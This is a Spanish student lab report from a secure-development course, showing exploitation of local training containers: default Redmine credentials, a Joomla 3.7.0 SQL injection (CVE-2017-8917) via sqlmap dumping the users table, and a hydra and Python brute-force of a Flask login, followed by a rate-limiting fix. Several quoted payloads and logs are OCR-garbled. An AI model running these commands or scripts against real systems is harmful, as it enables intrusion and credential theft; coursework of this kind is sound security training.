# <u>Desarrollo Seguro de Aplicaciones -</u> <u>Práctica 4</u>

# <u> Autores - Grupo 'Error 404'</u>

- Juan Cruz Cassera Botta, 17072/7
- Brian Llamocca, 02037/9
- Franco Camacho, 16194/1

## **Notas**

- Fecha de entrega: 24/06/2025 a las 17:59.
- Términos relacionados:
  - o OWASP top ten 2021: A5, A6 y A7.

# Guía para hacer la práctica

- Continuaremos utilizando lo que vimos en la práctica anterior: el repositorio grupal de código en GitHub y Docker con docker-compose.
- 2. Ejecute **git pull origin master** en la carpeta del repositorio para bajar los últimos cambios.
- 3. Ejecute los ejercicios accediendo a la carpeta /practica4 y corriendo el comando ./run.sh
- 4. Para acceder vía web a cada reto deberá ingresar al puerto que corresponda.

# **Ejercicio 1 - 2021-A05: Configuración** incorrecta de seguridad

### **Reto Default password**


- Levante la aplicación con: cd practica4/ejercicio1; docker-compose up
- Detecte qué aplicación es y encuentre las credenciales por defecto del administrador de dicho sistema.


# Cómo explotamos la vulnerabilidad

La aplicación se trata de Redmine, una aplicación utilizada para la gestión de proyectos.

Usando una búsqueda rápida en Google, se encontró que las credenciales por defecto en Redmine son usuario: **admin** y contraseña: **admin**.

De esta manera, sabiendo de qué tipo de aplicación se trata, se intentó iniciar sesión con estos datos, asumiendo que los administradores de la página los dejaron por defecto y nunca los actualizaron:





En las capturas se ve que efectivamente las credenciales de inicio de sesión están por defecto y pudimos loguearnos exitosamente, explotando el riesgo de configuración incorrecta de seguridad (A05)

# Ejercicio 2 - 2021-A06: Componentes vulnerables y obsoletos

#### **Reto Joomla**

- Levante la aplicación con: cd practica4/ejercicio2; docker-compose up
- Identifique la versión de Joomla. Busque vulnerabilidades para esa versión en <a href="https://www.exploit-db.com/">https://www.exploit-db.com/</a>
- Explote una vulnerabilidad exitosamente.
- Hint de los argumentos para explotar la vulnerabilidad (para ahorrar tiempo): --risk=3 --level=5 --random-agent -p list[fullordering] --technique E --dbs

## Cómo explotamos la vulnerabilidad

La versión de Joomla se encontró accediendo a la URL

**/administrator/manifests/files/joomla.xml** que contiene un archivo XML con información del servidor Joomla. Así, se puede ver que se está usando la versión **3.7.0**.

Para verificarlo, en este ejercicio se analizó el archivo **docker-compose.yml** dentro de la carpeta ejercicicio2 y se confirmó que la versión matchea con la encontrada:

```
2025-Error404 / practica4 / ejercicio2 / docker-compose.yml
miguel Subo TP4
         Blame 23 lines (20 loc) · 370 Bytes
 Code
           version: '3.1'
           services:
            joomla:
              image: vulhub/joomla:3.7.0
               restart: always
               links:
                - db
              depends_on:
              ports:
                - 14002:80
               environment:
                JOOMLA_DB_HOST: db
                JOOMLA_DB_PASSWORD: example
              image: mysql:5.7
              restart: always
              environment:
                MYSQL_ROOT_PASSWORD: example
                MYSQL_DATABASE: joomla
```

De esta manera, verificamos que la versión que se está usando es la **3.7.0**. Lo siguiente a realizar fue buscar la misma en exploit-db:



Y vemos que está versión de Joomla tiene una **vulnerabilidad de SQL Injection hallada en 2017**, donde los argumentos de la URL vulnerables son:

# option=com\_fields&view=fields&layout=modal&list[fullordering]=update xml%27

```
# Exploit Title: Jocala 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Muther: Meteus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendon Hompage: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendon Hompage: https://blog.joomla.org/
# Version: 3.7.0
# Tested on: Nin, Kall Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option-com_fields&view-fields&layout-modal&list[fullordering]-updatexml%77

Using Sqlmap:
sqlmap -u "http://localhost/index.php?option-com_fields&view-fields&layout-modal&list[fullordering]-updatexml% --risk-3 --level-5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option-com_fields&view-fields&layout-modal&list[fullordering]-(CASE WMEN (1573-1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

Type: error-based
    Title: MySQL >- 5.0 error-based - Parameter replace (FLOOR)
    Payload: option-com_fields&view-fields&layout-modal&list[fullordering]-(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600-6600,1))),0x716a707671,FLOOR(MAND(0)*2))x FROM
INFORMATION_SCHEMA.OMBACIES_ESTS GROUP BY x)a)

Type: AND/OR time-based blind
    Title: MySQL >- 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option-com_fields&view-fields&layout-modal&list[fullordering]-(SELECT * FROM (SELECT(SLEEP(5)))GDIu)
```

De esta manera, utilizando los argumentos brindados por la cátedra se procede a explotar la vulnerabilidad con SQLMap:

```
python sqlmap.py
"http://localhost:14002/index.php?option=com_fields&view=fields&layo
ut=modal&list[fullordering]=updatexml" --risk=3 --level=5
--random-agent -p list[fullordering] --technique E --dbs
```

Obteniendo el nombre de las bases de datos de la aplicación:

```
[17/20922] [INF] testing 'MySOL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[17/20922] [INF] testing 'MySOL >= 5.6 error-based - Parameter replace (EXP)'
[17/20922] [INF] testing 'MySOL >= 5.6 error-based - Parameter replace (EXP)'
[17/20922] [INF] testing 'MySOL >= 5.8 error-based - Parameter replace (EXDN, EXPS)'
[17/20922] [INF] testing 'MySOL >= 5.0 error-based - Parameter replace (ELOOR)'
[17/20922] [INF] testing 'MySOL >= 5.0 error-based - Parameter replace (ELOOR)'
[17/20922] [INF] testing 'MySOL >= 5.0 error-based - Parameter replace (ELOOR)'
[17/20922] [INF] testing 'MySOL >= 5.0 error-based - Parameter replace (UPDATEXML)' injectable (ET parameter 'List[fullordering)' is vulnerable. Do you want to keep testing the others (if any)? [y/M] y

Sqlmap identified the following injection point(s) with a total of 920 HTTP(s) requests:

"Parameter: List[fullordering] (EET)
Type: error-based
Fittle: MySOL >= 5.1 error-based - Parameter replace (UPDATEXML)

Type: error-based
Fittle: MySOL >= 5.1 error-based - Parameter replace (UPDATEXML(1327, CONCAT(0x2e, 0x717a717071, (SELECT (ELT(1327=1327,1))), 0x7162717871), 23111))

[17/2033] [INFO] the back-end DBMS is MySOL

web soulication technology: PHP 7.1.33. Anache 2.4.38 anack-end DBMS 'MySOL >= 5.1

[17/2033] [INFO] testived: 'Information schema'
[17/2033] [INFO] testived: 'Information schema'
[17/2033] [INFO] tertived: 'Information sch
```

Con dicha información se podría continuar con la explotación de la vulnerabilidad. Un ejemplo sería tratar de loguearse utilizando la base de datos Joomla, para la cual se accedería a la misma y, notando la existencia de la tabla j\_users, se podría ver las credenciales de los usuarios.

```
python sqlmap.py
```

"http://localhost:14002/index.php?option=com\_fields&view=fields&layo ut=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -p list[fullordering] --tables -D joomla

Al probar el siguiente nombre de tabla, surge el problema de que el prefijo de las tablas devueltas (#\_\_) no es el mismo que existe en la base de datos, ya que al probar acceder a las mismas no nos devuelve ningún resultado. Investigando al respecto, se encontró que el comando utilizado en sqlmap obtiene información del **mensaje de error** que devuelve Joomla durante la inyección, el cual se encuentra previo a realizar la sustitución por el prefijo real.

Para encontrar el nombre real de la tabla, se utilizó el siguiente comando: python sqlmap.py

```
"http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -p list[fullordering] --technique=T --tables -D joomla
```

Se le agrega el valor del parámetro --technique=T que restringe la prueba exclusivamente a inyecciones time-based blind, con la cual en lugar de obtener el nombre de la tabla a base de respuestas de error, se obtiene el nombre real de las mismas.

Este método suele tardar demasiado, ya que hace consultas bit a bit, por lo que se comprobó que el nombre de las primeras tablas sea el mismo al resultado del comando anterior con la diferencia del nombre real del prefijo, como se ve a continuación:

```
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.1.33, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[18:57:14] [INFO] fetching tables for database: 'joomla'
 [18:57:14] [INFO] fetching number of tables for database 'joomla' [18:57:14] [INFO] retrieved:
 [18:57:14] [WARNING] it is very important to not stress the network conne
do you want sqlmap to try to optimize value(s) for DBMS delay responses
[18:57:38] [INFO] adjusting time delay to 1 second due to good response t
[18:57:39] [INFO] retrieved: j assets
 [18:58:12] [INFO] retrieved: j_associations
[18:58:50] [INFO] retrieved: j_banner_clients
 [18:59:47] [INFO] retrieved: j_banner_tracks
[19:00:18] [INFO] retrieved: j_banners
[19:00:31] [INFO] retrieved: j_categories
[19:01:07] [INFO] retrieved: j_contact_details
[19:02:05] [INFO] retrieved: j_content
[19:02:26] [INFO] retrieved: j_content_frontpage
[19:03:19] [INFO] retrieved: j_content_rating
[19:03:53] [INFO] retrieved: j_content_types
[19:03:53] [INFO] retrieved: j_content_types
[19:04:25] [INFO] retrieved: j_contentitem_tag_map
[19:05:26] [INFO] retrieved: j_core_log_searches
[19:06:31] [INFO] retrieved: j_extensions
[19:07:14] [INFO] retrieved: j_fields
[19:07:39] [INFO] retrieved: j_fields_categories
[19:08:28] [INFO] retrieved: j_fields_groups
[19:09:04] [INFO] retrieved: j_fields_values
[19:09:37] [INFO] retrieved: i_finder_filters
[19:09:04] [iNFO] retrieved: j_fields_values
[19:09:37] [INFO] retrieved: j_finder_filters
[19:10:29] [INFO] retrieved: j_finder_links
[19:11:00] [INFO] retrieved: j_finder_links_terms0
[19:11:50] [INFO] retrieved: j_finder_links_terms1
[19:12:14] [INFO] retrieved: j_finder_links_terms2
[19:12:39] [INFO] retrieved: j_finder_links_terms3
[19:13:05] [INFO] retrieved: j_finder_links_terms4
[19:13:30] [INFO] retrieved: j_finder_links_terms5
   19:13:56] [INFO] retrieved: j finder links terms6
```

Finalmente, al encontrar el nombre de las mismas, se procede a acceder a la tabla jusers con el siguiente comando:

### python sqlmap.py

"http://localhost:14002/index.php?option=com\_fields&view=fields&layo ut=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -p list[fullordering] --dump -D joomla -T j\_users

Se puede apreciar que las claves se encuentran hasheadas, por lo que restaría utilizar herramientas de desencriptado como hashcat para que, a través de fuerza bruta, se pueda encontrar la contraseña de un usuario en particular. Una particularidad de Joomla es que las contraseñas están hasheadas con el algoritmo md5 agregando un salt, teniendo el siguiente esquema:

#### MD5( contraseña + SALT ): SALT

Por lo que habría que tener esto en cuenta al momento de ejecutar el comando en hashcat para el desencriptado de la misma.

# Ejercicio 3 - 2021-A07: Fallos de identificación y autenticación

### **Reto Python login**

Levante la aplicación con: cd practica4/ejercicio3; ./run.sh

## **Explotación**

- Explote el login vulnerable a fuerza bruta para conseguir la password del usuario "admin" utilizando el diccionario "rockyou.txt".
- Para explotar la vulnerabilidad puede usar:

  - Hacer su propio script de fuerza bruta en python, utilizando la librería requests.

### **Fix**

- Fixee el código para que no sea vulnerable a fuerza bruta.
- Que se pueda loguear normalmente con el usuario admin y su password original.
- Que no sea posible realizar un ataque simple de fuerza bruta utilizando el diccionario rockyou.txt (en Kali: /usr/share/wordlists/rockyou.txt).
- Si implementa captcha, debe controlar en server side, no solamente en javascript del cliente.
- No es necesario una implementación muy compleja, sólo tiene que pasar la prueba que haremos para verificar el ejercicio.

# Cómo explotamos la vulnerabilidad

En este ejercicio se tiene una página Flask simple con un login típico con usuario y contraseña, donde sabemos de antemano que el usuario a atacar es **admin**. Entonces, lo que se quiere hacer es bruteforcear la contraseña de ese usuario, es decir, probar (de forma automatizada a través de un script) millones de

contraseñas para ese usuario hasta encontrar la que realmente ese usuario tiene, lo cual sabemos una vez la página nos dice que el logueo fue exitoso.

Para esto se utilizó la herramienta **hydra** combinada con el archivo **rockyou.txt** el cual contiene más de 14 millones de contraseñas comunes que han sido vulneradas en el pasado. Utilizando el comando dado por la cátedra y reemplazando los valores por los acordes al ejercicio se estructuró el siguiente comando:

```
hydra -l admin -P
```

/home/fran/Downloads/2025-Error404-main/practica4/ejercicio3/rockyou
.txt

http-form-post://localhost:14003/login:"username=admin&password=^PAS
S^:Login incorrecto"

#### Donde le pasamos:

- El path al rockyou.txt
- La URL de la página a vulnerar
- El usuario: admin
- La contraseña: ^PASS^ indicando que tome cada contraseña del .txt
- La cadena de texto que NO está en la respuesta HTML del servidor una vez el login fue exitoso. Es decir, cuando el HTML del servidor NO contenga el texto "Login incorrecto", Hydra sabe que nos logueamos correctamente y por ende que halló la contraseña.

Al ejecutar este ataque de fuerza bruta, se obtuvo la contraseña **katherine** vista a continuación:

```
fran@fran-desktop:~/Downloads/2025-Error404-main/practica4/ejercicio3$ hydra -l
admin -P /home/fran/Downloads/2025-Error404-main/practica4/ejercicio3/rockyou.tx
t http-form-post://localhost:14003/login:"username=admin&password=^PASS^:Login i
ncorrecto"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 18:26:
09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-form://localhost:14003/login:username=admin&password=
^PASS^:Login incorrecto
[14003][http-post-form] host: localhost login: admin password: katherine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-14 18:26:
20
```

Luego de loguearnos con **admin:katherine**, vemos que el login fue exitoso y vemos la flag:



## flag{Brut3f0rc1ng}

### **Alternativa**

Para una primera prueba de la página flask, se realizó un script en python utilizando request para poder loguearse. Al probar con una contraseña arbitraria 'abc' y ver el texto que nos devolvía la petición, se desarrolló el siguiente script:

```
contraseñas = ''
with open("rockyou.txt", "r", encoding="latin-1") as file:
    contraseñas = file.readlines()

url = "http://localhost:14003/login"
for contraseña in contraseñas:
    datos = { "username": "admin", "password": contraseña.strip() }
    respuesta = requests.post(url, data=datos)

if("incorrecto" not in respuesta.text):
    print(respuesta.text)
    print(f"La contraseña es: {contraseña}")
    break
```

Al ver que la respuesta incorrecta nos devolvía "Login incorrecto", lo utilizamos como condición de corte para finalizar la búsqueda de dicha contraseña.

Sin embargo, al pasar 10 minutos notamos que la búsqueda aún no había terminado, y decidimos seguir con la herramienta hydra sugerida por la cátedra. Como "dato de color", se puede agregar que al concluir la búsqueda de la contraseña con hydra (la cual tomó segundos), se notó que el script python aún seguía en ejecución desde hace 45 minutos, con lo cual lo terminamos abruptamente. Imaginamos que hydra hace mejor uso de la CPU vía paralelismo para obtener el resultado tan rápido, mientras que Python es un lenguaje lento y además el script es monohilo.

## Qué solución aplicamos

Para evitar que el código sea vulnerable a fuerza bruta, se consideraron las siguientes soluciones:

- **Rate Limiting**: Límite de peticiones GET, POST, etc que cada IP puede hacerle a la página por minuto/segundo/hora/etc. Cuando se llega al límite, esa IP no puede volver a acceder al endpoint limitado, por X cantidad de tiempo.
- Hashing de contraseñas con un algoritmo de hashing fuerte: De esta manera, se aumenta el tiempo de comparación de contraseñas en el back (comparaciones del orden de los milisegundos frente a los segundos de comparación al utilizar hashing).


- Usando mecanismos CAPTCHA para detectar bots y ataques automatizados.
- Autenticación multifactor (MFA).

En nuestro caso, optamos por implementar únicamente **rate limiting**, para la cual se utilizó la librería **flask-limiter** de python flask, con la cual se configura con un decorador para enunciar la cantidad de peticiones válidas por minuto.

Esta librería la agregamos modificando el archivo requirements.txt y borrando y volviendo a crear el contenedor Docker. Luego simplemente la importamos, creamos el objeto limiter y usamos el decorador @limiter.limit.

<u>Esta solución se encuentra en el repositorio, carpeta practica4, rama</u> <u>fix-practica4.</u>

Para la implementación de la misma, limitamos la cantidad de peticiones a 5 por minuto. De esta manera, cada vez que se intenten más peticiones de las posibles devuelve el siguiente mensaje:



# **Too Many Requests**

5 per 1 minute

Por otro lado, luego de realizar este cambio, utilizando nuevamente la herramienta hydra para evaluar el tiempo de respuesta del intento de búsqueda de contraseña por fuerza bruta, se puede ver que ahora la herramienta no encuentra la contraseña correcta (**katherine**):

```
ran@fran-desktop:~/Downloads/2025-Error404-main/practica4/ejercicio3$ hydra -l
admin -P /home/fran/Downloads/2025-Error404-main/practica4/ejercicio3/rockyou.tx
 http-form-post://localhost:14003/login:"username=admin&password=^PASS^:Login i
ncorrecto"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 19:06:
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-form://localhost:14003/login:username=admin&password=
^PASS^:Login incorrecto
PASS^:Login incorrecto
[14003][http-post-form] host: localhost
                                                                                   login: admin
                                                                                                                password: 12345
                                                                                  login: admin
                                                                                                             password: 123456789
password: 123456789
password: 123456
password: nicole
password: daniel
password: monkey
                                                                                                                password: jessica
                                                                                  login: admin
login: admin
                                                                                                                password: password
password: 12345678
                                                                                  login: admin
                                                                                                                password: abc123
```

Se puede apreciar que lo único que hace es devolver las primeras pocas claves del documento rockyou.txt, notando así que no encuentra la clave correspondiente por una posible forma de tratamiento frente a tiempos de retardo en las peticiones realizadas.

# Ejercicio 4 - CTF

Resuelva los ejercicios del CTF de la categoría "Práctica 4"

# **Ejercicio 5 - Entrega de Informe**

- Desarrolle un informe en el que explique cómo logró explotar cada una de las vulnerabilidades de los ejercicios 1, 2 y 3.
- Explique qué solución aplicó en el ejercicio 3.
- Entregue la tarea en <u>cátedras</u> en formato PDF.